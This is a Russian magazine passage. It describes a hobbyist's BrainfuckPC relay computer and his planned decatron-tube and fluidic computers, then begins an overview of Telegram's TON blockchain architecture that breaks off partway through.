На рисунке выше представлена принципиальная схема АЛУ будущего компьютера для одного бита. Каждый прямоугольный блок — это простейший логический элемент на базе одного или нескольких реле. С одной стороны, выглядит несложно — много однотипных элементов. С другой стороны, на один бит требуется 36 реле — или 576 реле на 16-разрядное АЛУ. С учетом 16 регистров по 16 бит каждый, кучи логики, защелок, декодера инструкций и т.д. общее количество реле, требуемое для осуществления этой задумки, быстро перевалило за три тысячи. И тут на помощь пришел Brainfuck.


Продолжение статьи →

ОПЕРАЦИЯ BRAINFUCKPC

КАК Я ПОСТРОИЛ САМЫЙ БЕЗУМНЫЙ РЕЛЕЙНЫЙ КОМПЬЮТЕР И НЕ СТАЛ НА ЭТОМ ОСТАНАВЛИВАТЬСЯ

ЯЗЫК ПРОГРАММИРОВАНИЯ BRAINFUCK

Brainfuck — пожалуй, самый популярный из эзотерических языков программирования. А заодно самая настоящая Тьюринг-полная трясина. Всего лишь восемь инструкций, на которых можно писать все что угодно, но очень долго. К примеру, на то, чтобы написать и отладить программу деления двух целых чисел, которая печатает в терминал результат с шестью знаками после запятой, у меня ушло три дня.



Инструкции языка Brainfuck


Весь синтаксис языка строится вокруг ОЗУ на 30 тысяч ячеек памяти с разрядностью 8 бит.

- Двумя инструкциями + и – мы изменяем значение в текущей ячейке данных на единицу больше или меньше.
- Двумя инструкциями < и > мы изменяем на единицу указатель на текущую ячейку данных, тем самым перемещаясь по памяти.
- Еще две инструкции — [и] — позволяют нам организовать циклы. Все, что внутри скобок, является телом цикла. Вложенные циклы допускаются. Логика инструкции проста — если значение текущей ячейки данных не равно нулю, мы выполним одну итерацию цикла, если равно, то выходим из него.
- Последние две инструкции — . и ,. Они позволяют вывести значение текущей ячейки в терминал или ввести его с устройства ввода в ОЗУ. Это позволяет писать интерактивные программы.

Да, этого более чем достаточно для написания любой программы. Существование компиляторов из языка C в Brainfuck подтверждает это. Но плотность кода — никакущая. Для выполнения простейших операций, например сложения двух переменных, требуется исполнить сотни инструкций Brainfuck. В этом и заключается вся академическая прелесть языка, и в результате многие программисты практикуются в создании программ на нем. Они уже написали тысячи приложений, и, если мы сможем исполнять их на релейном компьютере, это будет хорошо.

BRAINFUCK++

Есть небольшой вариант оптимизации плотности кода на Brainfuck. Программы в большинстве своем состоят из последовательностей инструкций `+ - < >`. Например, десять операций инкремента мы можем заменить на равноценную операцию `+10`. Двадцать операций сдвига указателя вправо — на операцию `> 20` и так далее. В итоге некоторые программы потребуют на 20–30% меньше тактов, а какие-то будут ускорены в несколько раз.



Инструкции языка Brainfuck++

Таким образом, в 2016 году мое техническое задание на разработку релейного компьютера приняло окончательный вид. Я решил создать полноценный компьютер на базе герконовых реле со следующими характеристиками.


- Набор инструкций Brainfuck++.
- Полноценная 16-разрядная архитектура фон Неймана — и шина адреса, и шина данных шириной 16 бит. Программы на Brainfuck, как правило, восьмиразрядные, так что требуется обеспечить обратную совместимость.
- Декодирование инструкций и все вычисления реализованы на релейной логике.
- Рабочая частота — многократно превышающая существующие решения на реле (то есть существенно выше пяти инструкций в секунду).
- ОЗУ на базе микросхем SRAM (как и у других самодельщиков).

BRAINFUCKPC

Центральным элементом релейного процессора в этом компьютере стал 16-разрядный полный сумматор с параллельным переносом. К нему на вход подключены два регистра. **TMP** — временный регистр, в который помещается старое значение, и **CMD** — командный регистр, где хранится инструкция и константа, на которую будет изменяться старое значение.

Поэтому я могу исполнять операции оптимизированного Brainfuck++, а заодно получить полноценные условные переходы — Jump If Zero и Jump If Not Zero — в любую сторону программы. Если значение текущей ячейки ноль (или не ноль) — прыгаем по коду вперед или назад на расстояние N.

Результат операции суммирования может быть выгружен в один из контекстных регистров — **AP** — с номером текущей ячейки данных, или **IP** — с номером текущей инструкции. Либо результат может быть выгружен в текущую ячейку ОЗУ, если речь идет об инструкциях **+** и **-**.




Архитектура релейного компьютера. Стадия загрузки новой инструкции сменяется стадией ее исполнения

Инструкция исполняется за один такт. По нарастающему фронту производится считывание очередной инструкции из памяти. Для этого старое значение регистра IP загружается во временный регистр, с помощью сумматора прибавляем к нему единичку и перезаписываем регистр IP новым значением. Строб по памяти — и в командном регистре лежит очередная инструкция.

По спадающему фронту сигнала тактирования начинается исполнение этой инструкции. Если она работает с сумматором, то этот процесс выглядит примерно так же, как и процесс загрузки новой инструкции — помещаем старое значение во временный регистр, прибавляем лежащую в младших битах регистра CMD константу, результат записываем обратно в регистр или текущую ячейку данных.

Модуль

В основе конструкции — небольшой модуль на печатной плате, который реализует простую логическую операцию.



Различные модули релейного компьютера

- Модуль 2AND/2XOR — две независимые друг от друга логические операции — 2AND и 2XOR. 32 штуки используются в блоке сумматора, по два модуля на бит.
- Модуль D-триггера — 64 штуки уходят на два регистровых блока.
- Модуль диодный — просто восемь диодов на плате для реализации многовходового диодного OR либо однонаправленной линии данных. Это грязный хак, но он позволяет экономить как на реле, так и на времени. В отличие от реле, сигнал передается на выход такого логического элемента мгновенно. С другой стороны, в релейном калькуляторе «Вильнюс» вовсю использовались диоды, так что наличие диодов в связке с реле — вполне допустимый шаг.
- Модуль 2& — это базовый кирпичик. По сути — четыре независимых друг от друга реле с контактом на переключение для реализации абсолютно любой логической схемы.
- Универсальный модуль 2AND/2OR, который также позволяет реализовать практически какую угодно логическую функцию — 4AND, 4OR, 4AND-NOT, 4OR-NOT и так далее.

Все модули имеют одинаковые размеры 60 × 44 мм, 16-контактный разъем с одной стороны и светодиоды с другой стороны. Диоды показывают, какое реле включено, что очень помогает при пошаговой отладке машины. Ну и как минимум это красиво.

Блок


32 модуля по восемь модулей в четыре ряда объединяются в функциональный блок. Всего блоков пять.



Три основных блока релейного компьютера. На переднем плане — индикаторный модуль и модули защелок (переключатель с 16 замыкающими контактами)

- Блок сумматора (на фото в центре) — 16-разрядный полный сумматор. Два 16-разрядных входа для чисел, одна линия переноса нулевого разряда, два выхода. На одном — результат операции суммирования, на другом — результат XOR между входами. Может использоваться как самостоятельная операция (но не используется). Это побочная возможность, которая возникла в результате особенностей схемы суммирования. Операция вычитания производится в дополнительном коде. А точнее — прибавлением к старому значению большого числа, которое вызывает переполнение сумматора. Сигнал переполнения не используется, а остаток на выходе как раз соответствует необходимому результату.
- Блок контекстных регистров IP/AP (правый блок) — два независимых 16-разрядных регистра. Прямые выходы регистра Q через защелки подключаются к тем или иным шинам процессора.
- Блок регистров TMP/CMD (левый блок) — тоже содержит два регистра: временный регистр и командный регистр. У последнего младшие 12 разрядов расширяются до 16 (копированием 12-го бита) и подключаются ко входу сумматора. Старшие четыре разряда хранят тип инструкции.
- Два блока логики. Один блок используется для декодирования инструкций, второй — работает секвенсором импульсов и непосредственно исполняет команду, подавая сигналы управления на остальные блоки.


Все блоки имеют одинаковые размеры 200 × 150 мм и представляют собой напечатанные из пластика корзинки с «ушами» для крепления на раме. Модули втыкаются в плату с разъемами, на которой прошивается схема с помощью монтажа накруткой.




Назначение блоков релейного компьютера

Собрав все блоки воедино парой десятков метров шлейфов, мы получаем BrainfuckPC — 16-разрядный компьютер с процессором на базе герконовых реле, архитектурой фон Неймана и набором инструкций Brainfuck++.

- Общее число реле: 578 штук
- Общее число логических элементов: 157 штук
- Разрядность шины адреса: 16 бит
- Адресация: пословная
- ОЗУ: 128 Кбайт (64 тысячи слов)
- Разрядность шины данных: 16-бит/8-бит
- Тактовая частота (текущая/максимальная): 25 Гц/40 Гц
- Потребляемая мощность: 70 Вт
- Габаритные размеры: 1100 × 650 × 140 мм
- Масса: 25 кг





TO BE CONTINUED

Хотя компьютер уже и способен самостоятельно исполнять некоторые программы, проект по его сборке еще не завершен. Однако после двух лет непрерывной работы над этим проектом у меня накопилась куча других задумок, которые ждут своего часа. Точных сроков завершения проекта я себе не назначал, а вот над списком того, что еще требуется сделать, подумал.

- Необходимо заменить плату памяти на новую, на которой установлены только микросхемы ОЗУ и цепи согласования с релейными уровнями. Печатная плата уже разведена и изготовлена, все комплектующие имеются — осталось только сесть и спаять. Правда, чтобы заменить текущую плату памяти на новую, надо будет дополнительно доделать программатор — ведь встроенный загрузчик на новой плате памяти отсутствует.
- Вместе с новой платой памяти будут установлены стрелочные индикаторы, нормальный крепеж терминального дисплея и самостоятельная логика обновления светодиодной панели (которая, к слову, отображает некоторую область памяти данных — что тоже сделано для наглядности работы компьютера).
- Программатор, вернее, разработка прошивки для него. Вообще, на компьютере имеется специальный разъем для программирования — и через него можно загружать программу в компьютер как с перфоленты, так и с панели тумблеров. Но так как программу необходимо грузить в ОЗУ каждый раз после включения ЭВМ, использовать полноценный программатор несколько проще.
- Логика самотактирования. В настоящий момент с микросхемы генерируется сигнал частотой 12–25 Гц и подается на вход системы тактирования. Однако можно сделать так, чтобы по завершении исполнения текущей инструкции компьютер сам выдавал сигнал для старта следующей, без использования внешнего сигнала тактирования. Тут надо докрутить буквально два-три модуля, и компьютер в этом режиме сможет исполнять инструкции на максимально возможной частоте. Но внешнее тактирование все равно пригодится, например если мы захотим тактировать ЭВМ от MIDI-клавиатуры.
- Инструкция чтения из консоли. Она завязана на логику тактирования (в синхронном режиме работы компьютер должен останавливать работу и ждать поступления данных).
- Отправить заявку в книгу рекордов Гиннесса... Как на самый быстрый релейный процессор и при этом одновременно самый медленно считающий. 16 миллифлопс — «это вам не шубу в трусы заправлять» (цитирую комментарий на YouTube).

DEKATRONPC

Релейный компьютер — серьезная веха в самодельном компьютеростроении, но надо двигаться дальше и обуздывать ламповую логику. Все же релейные ЭВМ — это машины даже не первого поколения. Согласно общепринятой классификации, ЭВМ первого поколения — это ламповые машины, история которых началась в 1948 году с Манчестерской малой экспериментальной машины. При этом годом ранее уже был изобретен транзистор, и с 1950-х годов начали появляться ЭВМ второго поколения. Но это не помешало разрабатывать все новые и новые ламповые компьютеры вплоть до 1960-х годов.

Сейчас самая старая из работающих ламповых ЭВМ — это Harwell computer постройки 1951 года. Небольшой вычислительный комплекс на сотнях ламп и декатронов работал на малых скоростях — человек с листком способен вычислять с аналогичной скоростью, однако не может делать это десятки часов подряд. Harwell computer оказался довольно надежной машиной, возможно ввиду своей неторопливости. В 2012 году он был восстановлен и в настоящее время выставляется в Национальном музее вычислительной техники в Блетчли-парк в Англии.

Одной из наиболее известных отечественных ламповых серийных ЭВМ была малая машина «Урал-1».




Урал-1 в Политехническом музее, Москва

Как и Harwell, это неторопливая (100 инструкций в секунду) и надежная машина. Один из ее экземпляров занимался расчетами траекторий ракет на космодроме Байконур. Судя по некоторым фотографиям, на Байконуре как минимум сохранились пара шкафов от «Урала-1». Полностью укомплектованная ЭВМ, судя по всему, осталась только в Политехническом музее в Москве. К сожалению, время ее не пощадило и восстановить машину в исходном состоянии оказалось невозможно — под панелью оператора теперь скрыто несколько печатных плат с ПЛИС, внутри которых реализован эмулятор машины. Ну а лампочки на шкафах теперь моргают исключительно для красоты.


В выборе архитектуры моего компьютера сыграли одновременно несколько факторов. Во-первых, уже опробованная архитектура на основе Brainfuck, которая привносит в проект как долю безумия, так и простоту машины, банально за счет меньшего числа элементов, необходимых для ее постройки. Шесть из восьми инструкций Brainfuck представляют собой операцию инкремента и декремента. При этом существует специальная лампа, которая как раз предназначена для того, чтобы денно и нощно инкрементировать и декрементировать. Это декатрон.

ДЕКАТРОНЫ




Перемещение тлеющего разряда в декатроне в замедленной съемке

Декатрон — это многоэлектродная газоразрядная лампа, предназначенная для реверсивного счета импульсов. В центре находится диск анода, а вокруг него расположены тридцать электродов. Десяток катодов и две группы подкатодов — по два подкатода между каждым катодом. После подачи напряжения на декатрон между анодом и одним из катодов загорается тлеющий разряд. Подавая импульсы определенной последовательности на подкатоды и соседний катод, мы можем перемещать разряд между катодами, обеспечивая операцию инкремента или декремента. Да эта лампа просто создана для языка Brainfuck!



Механизм перемещения разряда в декатроне

На базе декатрона мы можем создать простой реверсивный десятичный счетчик. Соединим нужное число таких счетчиков последовательно и получим многоразрядный счетчик, который, например, на базе трех декатронов сможет считать от 0 до 999.




Архитектура ядра лампового компьютера

Один такой счетчик на базе шести декатронов будет определять номер текущей исполняемой инструкции. В дополнение к нему нам нужен счетчик глубины вложенности циклов — сумматора в будущем компьютере нет, а значит, начало текущего цикла придется искать вручную, банально перематывая счетчик инструкции назад до тех пор, пока начало нашего цикла не будет найдено. Счетчик вложенных циклов поможет корректно искать нужное начало, даже если внутри нашего цикла множество вложенных. Счетчика от 0 до 999 будет более чем достаточно: в программах на Brainfuck, написанных людьми, даже больше 20–30 уровней вложенности циклов — редкость.

Третий счетчик от 0 до 29 999 будет определять номер текущей ячейки данных. Так как у нас чистый Brainfuck, то и число ячеек в точности соответствует исходной спецификации. Декатронный счетчик можно сбросить при любых значениях.

По адресу этого счетчика происходит выборка данных из ОЗУ. Данные помещаются в четвертый счетчик, который умеет считать от 0 до 255. То есть мы загружаем в декатрон наше старое значение, делаем инкремент или декремент и выгружаем данные обратно в память.



Структурная схема лампового компьютера

Продолжение статьи →

ОПЕРАЦИЯ BRAINFUCKPC

КАК Я ПОСТРОИЛ САМЫЙ БЕЗУМНЫЙ РЕЛЕЙНЫЙ КОМПЬЮТЕР И НЕ СТАЛ НА ЭТОМ ОСТАНАВЛИВАТЬСЯ

СИСТЕМА КОМАНД

Одно из требований к ламповому компьютеру — чтобы инструкции в нем в точности соответствовали языку Brainfuck. Второе требование — 99% существующих восьмибитных программ на Brainfuck должны исполняться исключительно на ламповой логике. Оставшийся 1% банально может не умещаться в ОЗУ. Максимум того, что допускается использовать в аутентичной части машины, — это германиевые диоды, да и то лишь в схемах обвязки кубов памяти.

	3	2	1	0
CMD	opcode			
NOP	0	0	0	0
+	0	0	1	0
-	0	0	1	1
>	0	1	0	0
<	0	1	0	1

	3	2	1	0
CMD	opcode			
[	0	1	1	0
]	0	1	1	1
.	1	0	0	0
,	1	0	0	1
n/a	1	0	1	0

	3	2	1	0
CMD	opcode			
n/a	1	0	1	1
n/a	1	1	0	0
LOAD	1	1	0	1
STORE	1	1	1	0
HALT	1	1	1	1

В итоге мы имеем:

- NOP — пустая инструкция, необходимая для выравнивания циклов внутри кеш-линеек;
- + и - — инкремент и декремент текущей ячейки данных;
- < и > — изменение номера текущей ячейки;
- [и] — начало и конец цикла;
- . и , — печать текущего символа в консоль и ввод из консоли.

Инструкция кодируется четырехбитным значением, а это значит, что остается еще семь свободных инструкций, которые можно использовать для управления машиной.

Например, инструкция **HALT** остановит машину при завершении работы программы. Еще две инструкции — **LOAD** и **STORE** — оптимизируют работу с памятью.

Допустим, у нас есть десять инструкций **+**, идущих подряд. Нам придется десять раз повторить следующий набор действий:

- прочитать значение текущей ячейки и записать его в декатронный счетчик;
- выполнить операцию инкремента;
- записать новое значение текущей ячейки из счетчика в ОЗУ.

По факту мы девять раз просто так будем делать загрузку-выгрузку. Проще явно сказать, что нужно сделать **LOAD** из памяти в счетчик и **STORE** обратно из счетчика в ОЗУ. Либо ламповая логика должна понимать, какая инструкция будет идти следом за текущей и выполнять **LOAD** и **STORE** неявно, не тратя в дальнейшем время на холостые загрузки-выгрузки.

С одной стороны, неявный **LOAD**/**STORE** позволит грузить в компьютер программы, написанные на Brainfuck вообще без модификаций. С другой стороны, усложняется логика выборки инструкции, так как необходимо читать на одну инструкцию вперед.

Декатроны

На картинке ниже — самые быстрые коммутаторные декатроны А103 октального типа со скоростью счета до 50 тысяч импульсов в секунду. У них есть и более быстрые младшие братья — А107 и А110, которые способны считать на скоростях до 1 МГц, но найти их мне пока что не удалось.



Эти декатроны и будут центральным элементом машины. В отличие от декатронов счетного типа, у коммутаторных все десять катодов выведены на цоколь. Это позволяет считывать текущее значение из декатрона либо загрузить в него необходимое число. Декатронов А103 нужно всего ничего — 17 штук.

Однако для создания реверсивных многоразрядных счетчиков каждому декатрону в обвязку потребуется штук 25 ламп — диодов, триодов, пентодов. Благо ламп у меня вполне достаточно для начала работ — более 500 штук. Хотя панелек для них, в частности девятиштырьковых под 6Н3П, почти нет.

Хранение программ

Программы предполагается хранить на перфоленте. Тем более что у меня имеется как перфоратор ПЛ-20/2 для пробивания программ на ленте, так и считыватели перфоленты — фотоэлектрический FS1501 и электромеханический Soemtron 472/3.



Слева направо. Считыватель перфолент Soemtron 472/3 и ленточный перфоратор ПЛ-20/2

В последнем совсем нет электроники, а значит, он идеально подходит для этого проекта и не принесет в него элементов другой эпохи. Питаются такие аппараты бумажной лентой шириной 25 мм. На ленте пробивается девять дорожек — восемь для данных и одна синхродорожка. Плотность записи — 2,5 мм на байт или 400 байт на метр. В среднем одна программа будет занимать пару-тройку метров перфоленты.

Терминалы

Разумеется, такому компьютеру для интерактивных программ требуется аутентичный терминал — как для ввода символов, так и для их вывода. Идеально подойдет, например, электромеханическая печатная машинка Consul 260 классического рычажного типа, в моем случае — с латинскими и кириллическими литерами.



Электромеханическая печатная машинка Consul 260

Раскладка JCUKEN, когда привык к QWERTY — это ужасное зло. Но, в отличие от другой имеющейся у меня печатной машинки Robotron S6130, эта в рабочем состоянии, нужно только еще раз осмотреть и почистить от пыли после долгого хранения. Внутри у нее матрица кнопок да электродвигатель с электромагнитами. Никакой электроники.

Ну и куда же без ферритовой памяти!

Еще одно сокровище, которое я припас для этого проекта, — миниатюрные кубы ферритовой памяти. Они залиты компаундом микросборки, а внутри у них стопка многоотверстных ферритовых пластин — младший брат памяти на ферритовых кольцах.



Кубы памяти типа КП128/17

Каждый такой кубик может хранить целых 256 байт данных. Предполагается, что на память программ уйдет шесть модулей — в виде трех кеш-линеек по два куба, 1024 инструкции в каждой кеш-линейке; а на память данных — девять модулей по три куба в трех линейках и 768 ячеек данных в каждой кеш-линейке.

Итого 3 килобайта памяти программ и 2,25 Кб памяти данных. С одной стороны, это не исходные 30 Кбайт, как в Brainfuck, с другой — этого более чем достаточно для 99% программ. Так уж вышло, что ферритовая память большого объема — редкость. Но если мне удастся найти куб на 30 Кбайт для памяти данных, я воспользуюсь этой возможностью.

Другой вариант: вспомнить задумку с тремя кеш-линейками. Когда в одной кеш-линейке хранится текущая тысяча инструкций, в другой — предыдущая, еще в одной — следующая. И когда мы переходим из одной линейки в другую, мы быстро подгружаем очередную порцию данных в линейку с очень старым диапазоном, нивелируя возможные задержки доступа к внешнему ленточному накопителю.

Накопителей, кстати, у меня два — девятидорожечные, на магнитных лентах (и куча лент к ним). Это СМ5300.01, которые использовались в ЭВМ СМ1420 и похожих моделях.



Накопитель на магнитной ленте СМ53000.01

DEKATRONPC CHALLENGE

Сейчас у меня собрано все железо, нужное для начала экспериментов. Впереди — долгий и интересный процесс проектирования и сборки будущей машины. В отличие от релейного компьютера с его монолитной конструкцией, здесь будет блочная. Тот или иной блок можно будет собрать за пару месяцев и продолжать спокойно заниматься другими делами.

Однако не стоит забывать о нормальном моделировании схемотехники будущей ЭВМ. Для начала в планах написать программный эмулятор, в котором виртуально реализована предполагаемая архитектура.

На втором этапе эту же самую архитектуру необходимо реализовать на языке VHDL или Verilog и запускать как в эмуляторе, так и на живой ПЛИС.

Третьим этапом будет воссоздание блоков в железе и их подключение к ПЛИС. Получается, что блоки можно будет использовать для реальных вычислений по ходу строительства компьютера. Потом, замещая один за другим эмулируемые блоки реальным железом, мы полностью избавимся от ПЛИС, и ламповый компьютер станет полностью самостоятельным. Проект будет считаться завершенным, когда от ПЛИС в системе не останется и следа.

Впереди много разноплановой работы: эксперименты с ламповой логикой и ферритовой памятью, создание реверсивных декатронных счетчиков... В общем, будет весело.

FLUIDICPC

А чтобы было еще веселее, я придумал другой проект компьютера, на еще более экзотической элементарной базе.

Два описанных выше проекта можно описать так: «Реле → Релейная логика → релейный компьютер BrainfuckPC», «Лампы → Ламповая логика → ламповый компьютер DekatronPC».

В общем, если на чем-то можно создать логический элемент, на этом можно построить и полноценное электронно-вычислительное устройство. И одно из самых безумных физических явлений, которое только можно обуздать для этих целей, — это эффект прилипания струи, или эффект Коанда.



Создание зоны разряжения между струей и стенкой

Суть эффекта заключается в том, что ламинарная струя жидкости или газа, выходящая из сопла, стремится отклониться в сторону стенки и при определенных условиях прилипает к ней за счет создаваемой между стенкой и струей зоны пониженного давления.


Попробуй взять обычную столовую ложку и направить на нее спокойный поток воды из-под крана — струя воды прилипнет к ложке и отклонится в сторону.

Теперь все, что нам нужно для логического элемента, это ламинарная струя воздуха, две стенки и возможность перекидывать поток воздуха между ними с помощью каналов управления. На рисунке хорошо видно, как после подачи давления на левый канал управления струя воздуха, выходящая из канала питания, перекидывается к противоположной стенке. Это и есть простейший базовый логический элемент.



Переключение бистабильного элемента

Отечественной промышленностью были разработаны альбомы пневмонических элементов. Я и мой товарищ Антон взяли за основу элементы серии «Волга», разработанные во ВНИИМАШ, и начали их оцифровывать. Элементы этой серии представляют собой небольшие пластиковые модули из двух частей размерами 50 × 40 мм. У них, как правило, имеется канал питания, два выходных канала, каналы сброса избыточного давления и несколько каналов управления.



3D-модели элементов серии ВОЛГА

В самом начале экспериментов стоит задача воспроизвести в материале элементы 2ИЛИ-НЕ и RS-триггера. В принципе, этого уже будет достаточно для создания простейшего компьютера — останется только сделать мастер-копии и отливать или штамповать элементы пачками. Но в альбоме есть и другие элементы — многовходовые ИЛИ, И, И-НЕ, исключающее ИЛИ и другие. Но начать нужно с чего-то простого.

FluidicPC Challenge

В настоящий момент в железе практически ничего нет, но постепенно мы с товарищем изготавливаем лабораторное оборудование и набор всяких полезных частей и расходников: дым-машину, компрессор, регуляторы, краники, шланги, штуцеры. Требуется доведение до ума фрезера, с помощью которого мы создаем самые первые элементы. И, конечно, многие вопросы пока открыты.

- Какова архитектура будущей машины? Будет ли это уже ставшая классической архитектура BrainfuckPC — или же пойти новым, особенным путем? Почему бы, например, не создать простой модуль с элементом XOR, парой триггеров и вентилей, отлить тысячу таких модулей и собрать из них сверхточную нейросеть?
- Как вводить данные в компьютер? Самый простой вариант — клавиатура органного типа с клапанами под каждой клавишей. Но это в том случае, если архитектура — классическая.
- Как выводить данные из машины? По сути, из некоторых выходов либо будет идти воздух, либо нет.
- Хочется, чтобы ЭВМ управляла чем-то. Но с реальными предположениями пока туговато.

ЗАКЛЮЧЕНИЕ

Впереди много интересной работы на радость себе и потеху другим, и я всегда открыт новым идеям, предложениям и подходящим железякам. Если хочешь наблюдать за процессом, подпишись на мой канал на YouTube и следи за обновлением описанных проектов и другими работами.

WWW

- Канал на YouTube
- Лайв-канал
- Канал проекта в Telegram
- Репозиторий

Страницы проектов на hackaday.io: BrainfuckPC, FluidicPC, DekatronPC.



ТОННА ВСЕГО

КАК РАБОТАЕТ TON И ПОЧЕМУ ЭТО НЕ ПРОСТО БЛОКЧЕЙН

Sergey Chernikov
schernikov@protonmail.com

Ты наверняка уже слышал про TON — проект Павла Дурова и разработчиков Telegram, связанный с блокчейном, криптовалютами и децентрализацией. В этой статье я расскажу о том, что нас ждет, и почему TON — не просто очередной блокчейн.

Очень долго в разговорах не было конкретики: Дуров ничего не объявлял официально, а разные источники расходились во мнениях о том, что же такое TON. Первые достоверные новости появились в феврале 2018 года, когда Павел Дуров зарегистрировал компании TON Issuer и Telegram Group в Комиссии по ценным бумагам и биржам США (SEC). За два раунда закрытого ICO команде удалось привлечь инвестиции в размере 1,7 миллиарда долларов.

И хотя никаких публичных заявлений Дуров не делал, работа над проектом идет вовсю. Документация и код TON доступны всем желающим по адресу test.ton.org, а на GitHub появилась организация ton-blockchain, которая опубликовала исходный код TON Blockchain Software.

INFO

Эта статья основана на текущей версии white paper (PDF) и доступном коде по состоянию на момент подготовки (см. дату публикации). TON – проект, который находится в активной разработке; прямо сейчас запущена только тестовая сеть. У меня нет информации о том, какие изменения будут внесены в этот проект.

ЧТО ТАКОЕ TON?

TON расшифровывается как Telegram Open Network. В первую очередь это платформа, одним из ключевых компонентов которой является TON Blockchain. Сам по себе TON блокчейном не является — скорее это децентрализованный суперкомпьютер, в основе которого лежит блокчейн. В TON входят следующие компоненты.

- **TON Blockchain** — ключевой компонент TON, о котором мы поговорим ниже.
- **TON Network** — сетевой уровень, который используется для коммуникации. Все остальные компоненты системы так или иначе используют TON Network для общения.
- **TON DHT** — распределенная хеш-таблица, похожая на Kademlia. Очень важный компонент платформы: используется в TON Storage (для поиска нод, которые имеют тот или иной файл), TON Proxy и других сервисах.
- **TON Storage** — децентрализованное хранение файлов, независимое от блокчейна. TON Blockchain вместе с TON DHT предоставляют «доступ» к файлам, в то время как сами файлы могут находиться где угодно. Похоже на то, как сейчас работают торренты.
- **TON Proxy** — прокси. Да, это просто возможность общаться не напрямую, а через посредников, которые готовы предоставить свои узлы для этих целей. Похоже на то, как сейчас работает I2P.
- **TON Services** — платформа для сервисов. В качестве примера я расскажу о создании «сайта в TON».
- **TON DNS** — о нем мы тоже поговорим чуть позже.
- **TON Payments** — платформа для (микро)платежей.

TON BLOCKCHAIN

Это ключевой компонент TON. Он представляет собой не просто блокчейн, а коллекцию разных блокчейнов.

- **Masterchain** — самый главный блокчейн, классическая цепочка блоков, содержит параметры системы, состояние воркчейнов и их шардов (про них ниже), хеши всех последних блоков, количество выпущенных Gram и прочую важную информацию. В общем, все самое необходимое для функционирования системы.
- **Workchain** — объединяет шарды. Всего может быть 2^{32} таких воркчейнов, каждый из которых имеет уникальный идентификатор и свою логику. Каждый воркчейн, например, может иметь свою виртуальную машину, свои форматы адресов. То есть теоретически можно создать воркчейн для процессинга смарт-контрактов из Ethereum. Первый воркчейн будет иметь префикс 0 — он зарезервирован для основного воркчейна TON.
- **Shardchain** (далее — шард) — главная часть масштабирования. В рамках одного воркчейна может быть 2^{60} шардов. Шарды могут «общаться» друг с другом, каждый шард отвечает за определенные аккаунты и подчиняется всем правилам своего воркчейна.
- **Accountchain** — можно сказать, что это учетная книга (ledger) для входящих и исходящих сообщений определенного аккаунта.

Все это было придумано для решения двух острых проблем. Первая проблема — размер блокчейна, который непрерывно растет и в случае с Bitcoin в 2019 году перевалил за 200 Гбайт. Большинство криптовалют требуют хранить и синхронизировать весь блокчейн, и это становится все более накладно с ростом сети. Вторая проблема заключается в том, что для внесения серьезных инфраструктурных изменений часто требуется «пересоздать» блокчейн, то есть сделать форк.

